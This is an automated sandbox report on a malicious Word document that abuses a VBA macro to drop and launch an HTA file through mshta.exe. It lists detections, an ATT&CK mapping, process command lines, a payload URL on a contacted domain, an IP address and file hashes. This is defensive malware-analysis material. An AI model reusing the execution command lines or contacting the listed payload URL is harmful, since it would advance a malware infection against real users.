ID: 546767
Sample Name:
enjoin,12.27.2021.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:47:58
Date: 31/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report enjoin,12.27.2021.doc

Overview


General Information

Sample Name:	enjoin,12.27.2021.doc
Analysis ID:	546767
MD5:	7044bd240219ec..
SHA1:	745cdbc4a826c5...
SHA256:	ecd84fa8d836d50.
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm...
- Office document tries to convince vi...
- Document contains an embedded VB...
- Sigma detected: Suspicious MSHTA...
- Machine Learning detection for samp...
- Document exploit detected (process...
- Queries the volume information (nam...
- May sleep (evasive loops) to hinder ...
- Document contains an embedded VB...
- Potential document exploit detected...
- IP address seen in connection with o...
- Searches for user specific documen...
- Potential document exploit detected

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2632 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - explorer.exe (PID: 3004 cmdline: explorer i7Gigabyte.hta MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
- explorer.exe (PID: 2780 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
  - mshta.exe (PID: 2964 cmdline: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\user\Documents\i7Gigabyte.hta" MD5: ABDFC692D9FE43E2BA8FE6CB5A8CB95A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Suspicious MSHTA Process Patterns

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro which may execute processes

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 2	Eavesdrop or Insecure Network Communicati
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Remote System Discovery 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	File and Directory Discovery 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 2	LSA Secrets	System Information Discovery 1 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicati
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
enjoin,12.27.2021.doc	44%	ReversingLabs	Document-Excel.Trojan.Valyria	
enjoin,12.27.2021.doc	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
patelboostg.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://patelboostg.com/frhe/L8dclCye7SQ5WTFva78FDxOjGBOF9iJro4DRgV/5inYlaSBt0KLfMB9kXwZBv6ZpTsny6/qAhIQjrAaLKJeTLQnbCarASpMADNe9u19Kylnkoreo7/SjqMh4eEx0Hx9b4h5e2fMcQgeIbFT/kKeSzfUaenwSFB/ISkVIHedx0p/49280/SruwcI68Yb5pVaVqfvyOHztDsbEuhGxtlV6bpgPIFvGFQ277/7FkN9pAcaWDfFlGNBeuaqGed8iDibaWexT/GyAAzLRbFAU1XErrU1F/vaci3?page=V8BBaQuem65&page=XYvyd0Dcrg6fJYLGHRVWp7s1tv&page=dvZwXcjcYCjBX8tPaALshiDAx85PEq&sid=10tOgWzOZj9xyAidNJAz3d9Ob0	4%	Virustotal		Browse
http://patelboostg.com/frhe/L8dclCye7SQ5WTFva78FDxOjGBOF9iJro4DRgV/5inYlaSBt0KLfMB9kXwZBv6ZpTsny6/qAhIQjrAaLKJeTLQnbCarASpMADNe9u19Kylnkoreo7/SjqMh4eEx0Hx9b4h5e2fMcQgeIbFT/kKeSzfUaenwSFB/ISkVIHedx0p/49280/SruwcI68Yb5pVaVqfvyOHztDsbEuhGxtlV6bpgPIFvGFQ277/7FkN9pAcaWDfFlGNBeuaqGed8iDibaWexT/GyAAzLRbFAU1XErrU1F/vaci3?page=V8BBaQuem65&page=XYvyd0Dcrg6fJYLGHRVWp7s1tv&page=dvZwXcjcYCjBX8tPaALshiDAx85PEq&sid=10tOgWzOZj9xyAidNJAz3d9Ob0	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://patelboostg.com/frhe/L8dclCye7SQ5WTFva78FDxOjGBOF9iJro4DRgV/5inYlaSBt0KLfMB9kXwZBv6ZpTsny6/qA	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
patelboostg.com	45.67.229.54	true	false	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://patelboostg.com/frhe/L8dclCye7SQ5WTFva78FDxOjGBOF9iJro4DRgV/5inYlaSBt0KLfMB9kXwZBv6ZpTsny6/qAhIQjrAaLKJeTLQnbCarASpMADNe9u19Kylnkoreo7/SjqMh4eEx0Hx9b4h5e2fMcQgeIbFT/kKeSzfUaenwSFB/ISkVIHedx0p/49280/SruwcI68Yb5pVaVqfvyOHztDsbEuhGxtlV6bpgPIFvGFQ277/7FkN9pAcaWDfFlGNBeuaqGed8iDibaWexT/GyAAzLRbFAU1XErrU1F/vaci3?page=V8BBaQuem65&page=XYvyd0Dcrg6fJYLGHRVWp7s1tv&page=dvZwXcjcYCjBX8tPaALshiDAx85PEq&sid=10tOgWzOZj9xyAidNJAz3d9Ob0	false	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.67.229.54	patelboostg.com	Moldova Republic of		200019	ALEXHOSTMD	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	546767
Start date:	31.12.2021
Start time:	12:47:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	enjoin,12.27.2021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Run name:	Without Instrumentation
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.winDOC@6/13@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:49:17	API Interceptor	26x Sleep call for process: explorer.exe modified
12:49:19	API Interceptor	32x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vaci3[1].htm	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	204
Entropy (8bit):	5.1573981743615605
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3fEjZKCezocKqD:J0+oxBeRmR9etdzRxfERez1T
MD5:	D3EB9513A9F2DD24ECDCC38FF33CA41B
SHA1:	37433C7BFDB800C601FCBA6F055BD01A87D26333
SHA-256:	56591A120BD1C7D012554BEFD923D1AC7BF015A53A36C2808766F74FBFDCEB64
SHA-512:	67960FEEC5EDA119383B9955DBD36550CE804EF1FD01F0E4D9AFC347068CA54BE4B89913AF2CC872E25C119318CBE3E137A4965E4A5A09231AFE960C1E2B844B
Malicious:	false
Reputation:	low
IE Cache URL:	http://patelboostg.com/frhe/L8dclCye7SQ5WTFva78FDxOjGBOF9iJro4DRgV/5inYIaSBt0KLfMB9kXwZBv6ZpTsny6/qAhIQjrAaLKJeTLQnbCarASpMADNe9u19Kylnkoreo7/SjqMh4eEx0Hx9b4h5e2fMcQgeIbFT/kKeSzfUaenwSFB/ISkVIHedx0p/49280/SruwcI68Yb5pVaVqfvyOHztDsbEuhGxtlV6bpgPIFvGFQ277/7FkN9pAcaWDfFlGNBeuaqGed8iDibaWexT/GyAAzLRbFAU1XErrU1F/vaci3?page=V8BBaQuem65&page=XYvyd0Dcrg6fJYLGHRVWp7s1tv&page=dvZwXcjcYCjBX8tPaALshiDAx85PEq&sid=10tOgWzOZj9xyAidNJAz3d9Ob0
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "vaci3" was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{0EAFF200-D409-4B93-A1AA-8EC2D1EA50BF}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	CE338FE6899778AACFC28414F2D9498B
SHA1:	897256B6709E1A4DA9DABA92B6BDE39CCFCCD8C1
SHA-256:	4FE7B59AF6DE3B665B67788CC2F99892AB827EFAE3A467342B3BB4E3BC8E5BFE
SHA-512:	6EB7F16CF7AFCABE9BDEA88BDAB0469A7937EB715ADA9DFD8F428D9D38D86133945F5F2F2688DDD96062223A39B5D47F07AFC3C48D9DB1D5EE3F41C8D274DCCF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{32ACE746-D13A-408F-AE74-06CF9FEDB16D}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF9A2CC38F101A7279.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\My Documents.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Fri Dec 31 19:49:16 2021, atime=Fri Dec 31 19:49:16 2021, length=16384, window=hide
Category:	dropped
Size (bytes):	895
Entropy (8bit):	4.489866809978452
Encrypted:	false
SSDEEP:	24:85Y3Rb/XTTcU3xKshemtl2Y3qYZVNZVu/:85Y3Rb/XTAU8e9twY9u
MD5:	28DFB4AE47F7B8AA4BC15AD0659981FD
SHA1:	E2E72F84340465FC6D4A8860C35B7A992E4B448F
SHA-256:	23FF02A1276523C4B394173B2D509468DFF29DD4634928DE7082CA21EE4615C1
SHA-512:	C24D1213F3A336EB9F1718EC850AFEEEE2C04429DFCA059556D2249A69F1317BB5E0B392673DBCC2B9C3764383D931FDD7FA764BB4905C8B6B2DA43D98B0EC6
Malicious:	false
Preview:	L.....F.....7G..Y. .....Y. .....@.....o....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....1.....S ...DOCUME~1..h.....QK.X.S .*...[=.....>.....D.o.c.u.m.e.n.t.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.7.0.....k.....-...8...[.....?J.....C:\Users\..#.....\\562258\Users.user\Documents.....\.....\.....\.....\.....\.D.o.c.u.m.e.n.t.s.....m.....#.F..l.H.i.m.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....562258.....D_....3N...W...9n.[.*.....}EkD_....3N...W...9n.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\enjoin,12.27.2021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:55 2021, mtime=Mon Aug 30 20:08:55 2021, atime=Fri Dec 31 19:49:12 2021, length=79360, window=hide
Category:	dropped
Size (bytes):	1049
Entropy (8bit):	4.507628337122616
Encrypted:	false
SSDEEP:	12:8wA0gXg/XAlCPCHaXjByB/AVtX+WQ0F7OahaQh4icvbi4W4VaQ3DtZ3YilMMEpxX:8xk/XTTc+b17vasremr4aADv3qYQd7Qy
MD5:	CDD02D874BC6B01C25C109C8384B736A
SHA1:	528886D45E0117EDD645906CCE0C9F1555602172
SHA-256:	D92B76A50B850F9E344EED6A4089804FBD5E7F2E3AD711F773900A9CC9A4E477
SHA-512:	0C2B94EA21A8EEA4CF1B28E95491CE12B79E7FC9C03D96C8C3D00850B621A38E4C947DF78C4E661B755D902AAAA671E56E422F80AB33E48E64105B7EE1F6BE0D
Malicious:	false
Preview:	L.....F.... .....=.....=.....6.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....z.1.....S ...Desktop.d.....QK.X.S .*..._=.....:....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....t.2..6...S'. .ENJOIN~1.DOC..X.....S...S..*.....e.n.j.o.i.n.,.1.2...2.7...2.0.2.1...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\562258\Users.user\Desktop\enjoin,12.27.2021.doc.,.....\.....\.....\.....\.D.e.s.k.t.o.p.\.e.n.j.o.i.n.,.1.2...2.7...2.0.2.1...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....562258.....D_....3N...W...9..g

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\i7Gigabyte.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Fri Dec 31 19:49:16 2021, mtime=Fri Dec 31 19:49:16 2021, atime=Fri Dec 31 19:49:16 2021, length=4060, window=hide
Category:	modified
Size (bytes):	1042
Entropy (8bit):	4.575754104270858

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\i7Gigabyte.LNK	
Encrypted:	false
SSDEEP:	24:8HRc/XTTc0ooKioDUA97emt70eM2Y3qYR7m:8HRc/XTA0ahUAR9t70eHYFm
MD5:	A6551AA851F17D2C186397BEFE5659BE
SHA1:	9CB24AE1311B7A9C464EE1031B0ABCF556F127CD
SHA-256:	697D8306857ADFADAAFB96D9FBF53AD19BDB88E7F5DAC59DA177EFB3569B9C65
SHA-512:	CA648714947847F00E9380C2423698A651C2B0632683DF38B7D4CDD8AB96FDDB197848C6441B3977AB32E479631E546EAAC71F668F5B6C833BD6788D4B4D3E4E
Malicious:	false
Preview:	L.....F.... ...Y. .....Y. ....._7Y.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....1.....S)...DOCUME~1..h.....QK.X.S).*...[=.....>.....D.o.c.u.m.e.n.t.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.7.0.....f.2.....S). .I7GIGA~1.HTA..J.....S)..S).*.....i.7.G.i.g.a.b.y.t.e...h.t.a.....z.....-...8...[.....?J.....C:\Users\..#.....\\562258\Users.user\Documents\i7Gigabyte.hta.'.....\.....\.....\.....\.....\.D.o.c.u.m.e.n.t.s.\.i.7.G.i.g.a.b.y.t.e...h.t.a.....m.....#.F..l.H.i.m.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....562258.....D_....3N...W...9..g.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	149
Entropy (8bit):	4.925765021076922
Encrypted:	false
SSDEEP:	3:bDuMJlYLfzX9UAlwcXAlWCUSvngculmX1UzX9UAlmxWHRqgculv:bCHFPAkqgf9ZRqgf1
MD5:	3BF4F1E7F23C02240D20AE24C8EF9AAA
SHA1:	C5C0FDD6C3D8D7A76D4C7E4FDE645A89E7D41533
SHA-256:	3A48146C4A0C943D845AE094F1FCAF679B005FD684BA0B38C0418313A63C23E8
